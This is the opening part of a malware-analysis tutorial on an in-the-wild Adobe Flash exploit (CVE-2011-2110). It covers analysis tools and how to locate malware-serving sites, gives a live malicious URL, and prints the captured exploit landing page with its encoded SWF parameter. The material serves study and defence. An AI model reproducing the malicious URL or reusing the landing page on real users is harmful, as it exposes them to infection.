ANALYSING AN ADOBE FLASH MALWARE BY +NCR/CRC! [REVERSER]

INTRODUCTION

Hi!, has been a long time since i wrote about something and i thought that maybe it is a good idea to write again. This time i want to tell you a story about a new 0-day vulnerability (well, not 0-day rigth now but it was it at that time :) in Adobe Flash that was published some time ago and that was being exploited in the wild.

Why i'm writing about this? There are a few reasons. First, just for fun. We were analysing this bug with a friend (@fdfalcon) for a week or so and the truth is we spent a really good time with it.

Besides, malware analysis is a subject i'm interested in but in my daily job i don't have the opportunity to do this kind of things. Of course there are exceptions but is not what i do the whole day, i'm not a malware analyst.

The third reason is because i'm using this tutorial as an excuse to show you how to write a little tool using Pin.

1 TABLE OF CONTENTS

DISCLAIMER/LICENSE

All code included with this tutorial is free to use and modify; we only ask that you mention where you found it.

We have potentially illegal stuff inside. All the commercial programs used within our tutorials have been used only for the purpose of demonstrating the theories and methods described. These documents are released under the license of not using the information inside them to attack systems of programs for piracy. If you do it will be against our rules. No distribution of patched applications has been done under any media or host. The applications used were most of the times already been patched by other fellows, and cracked versions were available since a lot of time. ARTeam or the authors of the papers shouldn't be considered responsible for damages to the companies holding rights on those programs. The scope of this document as well as any other ARTeam tutorial is of sharing knowledge and teaching how to patch applications, how to bypass protections and generally speaking how to improve the RCE art. We are not releasing any cracked application. We are not at all encouraging people to release cracked applications; damages if there will be any have to be claimed to persons badly using information, not under our license.

This disclaimer applies to all ARTeam releases and tutorials!

VERIFICATION

ARTeam.esfv can be opened in the ARTeamESFVChecker to verify all files have been released by ARTeam and are unaltered. The ARTeamESFVChecker can be obtained in the release section of the ARTeam site: http://releases.accessroot.com

2 ISOLATING THE MALWARE

2.1 SETTING THE STAGE. TOOLS

Before we begin lets talk about something that, althought for some of you it may seem obvious, i think it is worth it to mention. What tools do we need to do a task like this?. Well, i'm sure you have your personal and general set of tools to use so i will present mines. This is my basic set i use almost in every reversing project i do, obviously every job will have its particularities but in general therms this is my set of tools:

- VMWare
- Olly
- IDA
- Wireshark
- Notepad++
- WinHex
- Python
- Brain :P

With these tools i often solve all my problems and i have done it quite well :P


Of course, you need some considerations, i.e. taking snapshots of the VM to revert the changes if necessary, disconnect the network if we run the sample, etc.

2.2 GETTING A MALWARE SAMPLE

In this particular case I already had a web site serving this malware but when I need to get a sample I always visit where there are domain list serving malware. This kind of web sites tell us what type of malware a site is serving, which vulnerability the malware is exploiting and a few other things.

On other cases, what I usually do is to search in Google using some keywords (file, site, etc) to figure it out which sites are serving malware. I mostly surf over Chinese, Korean or Russian sites (why could it be? :P), inside a VM, of course, till I find the place I think is right. After that, we must do an analysis to see if what we have is what we wanted.

For example, if I want to search for SWFs, I'll do the following search in Google:



I don't know if this is the optimal way to do it but certainly it is the way it always works for me.

In this particular case, the web serving a sample of the malware we are going to study is http://www.amcia.info/down/nb.htm.

Because I don't want to be a victim of any virus (yet) I'll use python to download the HTML:

```
import urllib

html = urlib.urlopen("http://www.amcia.info/down/nb.htm").read()
fd = open(r"C:\cve-2011-2110.html", "w")
fd.write(html)
fd.close()
```

This is the code for the HTML we downloaded:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
    <head>
        <title>test</title>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <style type="text/css" media="screen">
        html, body { height:100%; background-color: #ffffff;}
        body { margin:0; padding:0; overflow:hidden; }
        #flashContent { width:100%; height:100%; }
        </style>
    </head>
    <body>
        <div id="flashContent">
            <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="550" height="400"
id="test" align="middle">
                <param name="movie"
value="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51d3527b7ab738765
6" />
                <param name="quality" value="high" />
                <param name="bgcolor" value="#ffffff" />
                <param name="play" value="true" />
                <param name="loop" value="true" />
                <param name="wmode" value="window" />
                <param name="scale" value="showall" />
                <param name="menu" value="true" />
                <param name="devicefont" value="false" />
                <param name="salign" value="" />
                <param name="allowScriptAccess" value="sameDomain" />
                <!--[if !IE]>-->
                <object type="application/x-shockwave-flash"
data="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51d3527b7ab7387656
" width="550" height="400">
                    <param name="movie"
value="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51d3527b7ab738765
6" />                    <param name="quality" value="high" />
                    <param name="bgcolor" value="#ffffff" />
                    <param name="play" value="true" />
                    <param name="loop" value="true" />
                    <param name="wmode" value="window" />
                    <param name="scale" value="showall" />
                    <param name="menu" value="true" />
                    <param name="devicefont" value="false" />
                    <param name="salign" value="" />
                    <param name="allowScriptAccess" value="sameDomain" />
                <!--<![endif]-->
                    <a href="http://www.adobe.com/go/getflash">
                        <img
src="http://www.adobe.com/images/shared/download_buttons/get_flash_player.gif" alt="get Adobe Flash
Player" />
                    </a>
                <!--[if !IE]>-->
                </object>
                <!--<![endif]-->
            </object>
        </div>
    </body>
</html>
<script language="javascript" src="http://count23.51yes.com/click.aspx?id=232134399&logo=1"
charset="gb2312"></script>
```